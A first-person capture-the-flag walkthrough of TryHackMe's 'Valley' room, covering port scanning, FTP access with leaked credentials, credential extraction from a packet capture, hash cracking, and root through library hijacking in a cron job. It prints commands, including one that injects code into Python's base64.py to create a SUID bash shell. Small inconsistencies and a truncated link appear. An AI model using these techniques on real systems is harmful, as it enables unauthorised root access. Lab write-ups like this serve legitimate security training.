Valley - TryHackMe
The room involved realistic attack chain covering multiple skill areas ie, Web Reconnaissance & Source Code Analysis, Non-Standard Port Enumeration, FTP Abuse with Leaked Credentials, Network Traffic Analysis (Wireshark), SSH Lateral Movement, Linux Binary Analysis & Reversing and Privilege Escalation via Cron Jobs.

Overview
This is a detailed walkthrough of how I rooted the Valley room on TryHackMe and captured flags.
Recon :

I started the engagement with an nmap scan:
nmap -A -p- -sC -sV -T4 -oN initial_scan.txt <target-ip>

The scan revealed two open ports:
- 22 (SSH)
- 80 (HTTP)
- 37370 (FTP - TRACEROUTE (using port 443/tcp))
Enumeration: Web Application Discovery
Accessing port 80 initially led nowhere. Nothing special there, It’s a photography company, i found two link in the website, one goes to gallery and The other goes to pricing. so the only thing left is file & directory fuzzing, let’s do that
gobuster dir -u http://<target-ip>/static/ -w /usr/share/seclists/Discovery/Web-Content/big.txt


i found 00 (Status: 200) [Size: 127] intersting file, and checked it out and there was a notes left for dev and look like path dev1243224123123.

hitting the **http://
Exploitation :
Wireshark and foothold

ftp <target-ip> -P 37370
using the credentials found during enumeration i get into the system and there was siemHTTP2.pcapng file which i downloaded and observed the captured packets using wireshark and filtered the packet to http protocol only, again looking to post method right and clicking on the packet i got credentials of user valleyDev.

ssh valleyDev@<target-ip>
here, i got my first flag.
Privilege Escalation


i found unusual binary on /home and tried to execute it ./valleyAuthenticator i transfer it to my system and run strings on that file.
python3 -m http.server 8080
wget <target-ip>:8080/valleyAuthenticator
i found the part were the authentication works and there is a string that looks like an md5 hash ie e6722920bab <REDACTED> f6b1b58ac and i cracked it since that file belongs to user valley and it was password for this user.
su valley
after switching to valley i then Checked the crontab file. There was a python script running every minute, i checked it.
id
cat /etc/crontab
cat /photos/script/photosEncrypt.py

The script was importing base64 library, which goes to /photos and opens every jpg file from p1.jpg to p7.jpg through a loop, encodes every file with base64 and write it to /photos/photoVault.
No any command was there to exploit in the script but then i remember one thing that if the file base64 library is writable then i can exploit it. and it was writable too.
find / -group valleyAdmin -type f 2>/dev/null
find / -type f -name 'base64.py' -ls 2>/dev/null
i injected the following python script to it that would create a copy of bash with suid permission into /tmp.
echo 'import os; os.system("cp /bin/bash /tmp/bash && chmod +s /tmp/bash")' >> /usr/lib/python3.8/base64.py

And after a minute i get the bash shell.

ls -la /tmp/
/tmp/bash -p
cd /root
finally, i got root flag too.
Full Attack Chain
- Port scan (nmap -p-) → 22 (SSH), 80 (HTTP), 37370 (FTP)
- Browse HTTP on port 80 → Find JavaScript with credentials
- Use those creds on FTP (port 37370) → Download .pcapng files
- Open PCAPs in Wireshark → Follow TCP streams → Find another set of credentials
- SSH with those creds → Get user flag
- Find binary (valleyAuthenticator) → strings/UPX unpack → Extract password
- Switch to valley user → Find cron job running Python script
- Modify the script → Cron executes it as root → Get root flag
🖼️ All process screenshots 
Summary & Learning Objectives
The Valley room on TryHackMe is a medium-difficulty boot-to-root challenge that takes us through a realistic attack chain covering multiple skill areas.
Core Topics
- Web Reconnaissance & Source Code Analysis
- Inspecting HTML/JavaScript source for hardcoded credentials
- Finding hidden endpoints and developer notes
- Non-Standard Port Enumeration
- Discovering FTP running on an uncommon high port (37370)
- Learning to scan all 65535 ports, not just the top 1000
- Understanding that services can run on any port
- FTP Abuse with Leaked Credentials
- Connecting to FTP with credentials found on the web app
- Downloading packet capture (PCAP) files for offline analysis
- Network Traffic Analysis (Wireshark)
- Analyzing PCAP files to find plaintext credentials in network traffic
- Following TCP streams in captured HTTP and FTP sessions
- SSH Lateral Movement
- Using credentials found in packet captures to SSH into the target
- Moving from a low-privilege FTP user to an SSH-accessible user
- Linux Binary Analysis & Reversing
- Finding and analyzing a binary (valleyAuthenticator)
- Using strings to inspect the binary
- Decompressing packed binaries with UPX (upx -d)
- Extracting hardcoded credentials from reversed binaries
- Privilege Escalation via Cron Jobs
- Identifying a cron job running as root
- Exploiting writable scripts executed by the cron job
- Injecting code (e.g., Python reverse shell or file permission modification) to escalate to root
Thanks for reading!